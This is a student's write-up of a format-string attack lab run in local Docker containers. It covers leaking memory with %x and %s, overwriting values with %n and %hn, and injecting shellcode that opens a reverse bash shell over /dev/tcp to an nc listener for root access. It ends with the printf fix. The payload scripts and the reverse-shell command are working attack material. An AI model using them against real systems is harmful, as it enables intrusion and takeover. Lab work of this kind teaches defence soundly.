

To start this Format String Attack Lab I first downloaded the required files and opened the in terminal.

2. Environment Setup




I then turned off countermeasures for address randomization

And then changed the value of the makefile BUF_SIZE



I then went on to build and start the docker




Running the docker. After doing so I opened up a new terminal so that the docker kept running and stayed attached to the server.

```
[10/31/23]seed@VM:~/.../Labsetup$ docker-compose up
Creating network "net-10.9.0.0" with the default driver
Creating server-10.9.0.5 ... done
Creating server-10.9.0.6 ... done
Attaching to server-10.9.0.5, server-10.9.0.6
```


Task 1: Crashing the Program

Now that the environment is set up properly we can begin the attack on the program.
To begin we run the server on the 32-bit program which is on the 10.9.0.5 server.



By doing so we got the target buffer address, secret message address, and variable address. Upon stopping the process we got the frame pointer, and the variable value before and after print.

Now we are given the information that the server can accept up to 1500 bytes. We can exploit this using a different size payload for the format string.




I crashed the program by doing echo %s

Task 2: Printing Out the Server Program's Memory
2A.
To begin this part of the assignment we first have to figure out how many %x are needed.
To do this I plugged an arbitrary number in. I decided to do 63 and placed a divider between each 4 bytes

```python
import sys

# Initialize the content array
N = 1500
content = bytearray(0x0 for i in range(N))

# This line shows how to store a 4-byte integer at offset 0
number  = 0xAFAFAFAF
content[0:4]  =  (number).to_bytes(4,byteorder='little')

# This line shows how to store a 4-byte string at offset 4
content[4:8]  =  ("abcd").encode('latin-1')

# This line shows how to construct a string s with
#   12 of "%.8x", concatenated with a "%n"
#s = "%.8x|"*12 + "%n"
s= "%x|"*63

# The line shows how to store the string s at offset 8
fmt  = (s).encode('latin-1')
content[8:8+len(fmt)] = fmt
```

After doing so I ran the program and found the unique number address. We can then conclude that it is located at 60.



2B. Heap Data

To display the secret message we first copy the binary message given into the Python code given for the number. We then subtract by 1 to place the message into the heap and run the code.

```python
# This line shows how to store a 4-byte integer at offset 0
number  = 0x080b4008
content[0:4]  =  (number).to_bytes(4,byteorder='little')

# This line shows how to store a 4-byte string at offset 4
content[4:8]  =  ("abcd").encode('latin-1')

# This line shows how to construct a string s with
#   12 of "%.8x", concatenated with a "%n"
#s = "%.8x|"*12 + "%n"
s= "%x|"*59+"\nsecret message:%s"

# The line shows how to store the string s at offset 8
fmt  = (s).encode('latin-1')
content[8:8+len(fmt)] = fmt
```

```
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd080
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 1500 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffcfb8
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 |@
                 abcd11223344|ffffd080|8049db5|80e62d4|354|80e5f80|ffffcfb8|0|80e5000|ffffd048|8049f7b
|ffffd080|0|5c|8049f44|ffffd080|80e9720|5dc|ffffd080|0|0|0|0|0|0|0|0|0|0|0|0|0|0|0|0|0|0|0|cda
02b00|80e5000|80e5000|ffffd668|8049eff|ffffd080|5dc|5dc|80e5320|0|0|0|ffffd734|0|0|0|5dc|
server-10.9.0.5 | secret message:A secret message
server-10.9.0.5 | The target variable's value (after):  0x11223344
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
s
```

Task 3: Modifying the Server Program's Memory

3.A

To start this portion of the tasks we first collect the target variables address which is given to us in the format. I copied this into the number value. I then edited the string so that it was concatenated with %n so the string displays properly.

```
 7
 8 # This line shows how to store a 4-byte integer at offset 0
 9 number  = 0x080e5068
10 content[0:4]  =  (number).to_bytes(4,byteorder='little')
11
12 # This line shows how to store a 4-byte string at offset 4
13 content[4:8]  =  ("abcd").encode('latin-1')
14
15 # This line shows how to construct a string s with
16 #   12 of "%.8x", concatenated with a "%n"
17 #s = "%.8x|"*12 + "%n"
18 s= "%x|"*59 + "%n"
19
20 # The line shows how to store the string s at offset 8
21 fmt  = (s).encode('latin-1')
22 content[8:8+len(fmt)] = fmt
23
24 # Write the content to badfile
```


```
Sserver-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd080
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 1500 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffcfb8
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | habcd11223344|ffffd080|8049db5|80e62d4|354|80e5f80|ffffcfb8|0|80e5000|ffffd048|8049f
7b|ffffd080|0|5c|8049f44|ffffd080|80e9720|5dc|ffffd080|0|0|0|0|0|0|0|0|0|0|0|0|0|0|0|0|0|0|0|0|4
f268a00|80e5000|80e5000|ffffd668|8049eff|ffffd080|5dc|5dc|80e5320|0|0|0|ffffd734|0|0|0|5dc|The target
variable's value (after):  0x00000118
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

This method worked and returned back properly.

3.B


Now we are told to change the value to x5000. To begin I converted it to decimal which was 20480. Then I divided it by our parameter address of 59 to get 347.118… Since we can't use decimals I rounded down to 347. This leads to a problem because multiplying the values

together gives the amount 20473 + 4 bytes +4 initial bytes gives 20481. This made me stumped for a while because I kept getting 5001 and didn't know how to manipulate the values to get 5000. I then concluded by changing 59 to 58. Multiplying that by 347 gave me 20126. I subtracted that from 20480 to get 354-8 got me 346.



3.C

To begin we changed the target value into little-endian format and picked the lowest and highest bit. Upon doing that, we must construct the payload. First, we convert the first 4 bits AABB to Decimal which is 0xAABB = 43707. Then I do similar steps to step B. I divided that by 59 and got 740740. Multiplied 740 by 58 = 42920. 43707-42920 = 787 - 12 = 775. We then subtract CCDD-AABB = 8738. Then construct the payload altogether by changing the values of the number so that it stays in between the given target values and run the program. And we can see that it worked because it returned the string needed.




Task 4: Inject Malicious Code into the Server Program

1. The memory address marked by 2 is where the return address of printf() is placed Marked by 3 is the starting address inputted by remote users.
2. 59 %x format string specifiers are needed for the format string argument pointer to 3.

Storing all the addresses as well as epb

To start I copied down all the addresses.


```
server-10.9.0.5 | The input buffer's address:    0xffffd330
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 1500 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd268
server-10.9.0.5 | The target variable's value (before): 0x11223344
```




```
47 ################################################################
48 #
49 #    Construct the format string here
50
51 input_buffer =  0xffffd45c  #0xffffd330 + 400 after hex
52
53
54 # This line shows how to store a 4-byte integer at offset 0
55 number  = 0xffffd26c
56 content[0:4]  =  (number).to_bytes(4,byteorder='little')
57
58 # This line shows how to store a 4-byte string at offset 4
59 content[4:8]  =  ("@@@@").encode('latin-1')
60
61 number = 0xffffd26c + 2
62 content[8:12] = (number).to_bytes(4,byteorder='little')
63 # This line shows how to construct a string s with
64 #   12 of "%.8x", concatenated with a "%n"
65 #s = "%.8x|"*12 + "%n"
66 s= "%.8x"*58 + "%.53888x" + "%hn" + "%.11171x" + "%hn\n"
67
68 # The line shows how to store the string s at offset 8
69 fmt  = (s).encode('latin-1')
70 content[12:12+len(fmt)] = fmt
71
```

To get the input buffer I take the address and + 400 to skip all of the input to place it in the NOP sled. Then I took the Frame pointer +4 to get ffffd26c and placed it at the beginning of the payload. Then + 2 for the %hn bite range.

Then to construct string I multiply .8x *58. Then multiply it by 53888x which I got by converting d45c to decimal and - 12 -58*8. And then to get 11171x I did f45c - ffff. I then put it all in the payload and executed.



Then to get the reverse shell
To do this I simply went to number 9 of the guide to find the instructions for the reverse shell. I first opened up a new tab in the terminal. I then typed in the bash command given and ran it.

And then I went on to edit the exploit and used the command also given to us in part that directs to the bin/bash directory which is supposed to give us root. After doing so I ran everything together and saw that I successfully reached the root, thus getting the reverse shell. The text given is extremely case sensitive though. I spent about 30 mins wondering why it wasn't working but i was missing a single space before the "*".

```
8   "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
9   "/bin/bash*"
10  "-c*"
11  # The * in this line serves as the position marker         *
12  "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1           *"
13
```

```
seed@VM: ~/.../attack-code                    seed@VM: ~/.../att
[11/01/23]seed@VM:~/.../attack-code$ nc -nv -l 9090
Listening on 0.0.0.0 9090

whoami
Connection received on 10.9.0.5 43148
root@4e8bbbcf1035:/fmt#
root@4e8bbbcf1035:/fmt# whoami
root
root@4e8bbbcf1035:/fmt#
```


Task 6: Fixing the problem

Went back to the server code file to see the warning message again

```
[11/05/23]seed@VM:~/.../server-code$ make
gcc -o server server.c
gcc -DBUF_SIZE=92 -z execstack  -static -m32 -o format-32 format.c
format.c: In function ‘myprintf’:
format.c:44:5: warning: format not a string literal and no format arguments [-Wf
ormat-security]
   44 |     printf(msg);
      |     ^~~~~~
gcc -DBUF_SIZE=92 -z execstack  -o format-64 format.c
format.c: In function ‘myprintf’:
format.c:44:5: warning: format not a string literal and no format arguments [-Wf
ormat-security]
   44 |     printf(msg);
      |     ^~~~~~
[11/05/23]seed@VM:~/.../server-code$
```

Upon closer inspection, I could see that it was just missing a format string

```
42
43      // This line has a format-string vulnerability
44      printf("%s",msg);
45
46  #if    x86_64
```



After recompiling I can see that the error did in fact go away and made successfully.

Rerunning an attack and seeing that it did return properly